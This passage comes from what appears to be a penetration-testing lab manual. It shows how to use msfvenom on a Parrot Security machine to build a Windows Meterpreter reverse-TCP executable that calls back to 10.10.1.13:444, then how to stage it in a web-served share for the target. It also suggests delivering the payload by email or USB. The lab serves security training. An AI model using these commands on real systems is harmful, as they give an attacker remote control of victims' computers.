
Note: Here, the IP address of the host machine is **10.10.1.13** (Parrot Security machine).



```


[attacker@parrot]-[~]
$ sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
# msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -f exe LHOST=10.10.1.13 LPORT=444 -o /home/attacker/Desktop/Test.exe
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: /home/attacker/Desktop/Test.exe
[root@parrot]-[/home/attacker]
#
  
```


7. This will generate **Test.exe**, a malicious file at the location **/home/attacker/Desktop**, as shown in the screenshot.




8. Now, create a directory to share this file with the target machine, provide the permissions, and copy the file from **Desktop** to the shared location using the below commands:
- Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
 - Type **chmod -R 755 /var/www/html/share** and press **Enter**
 - Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**
 - Copy the malicious file to the shared location by typing **cp /home/attacker/Desktop/Test.exe /var/www/html/share** and pressing **Enter**.

Note: Here, we are sending the malicious payload through a shared directory; but in real-time, you can send it via an attachment in an email or through physical means such as a hard drive or pen drive.



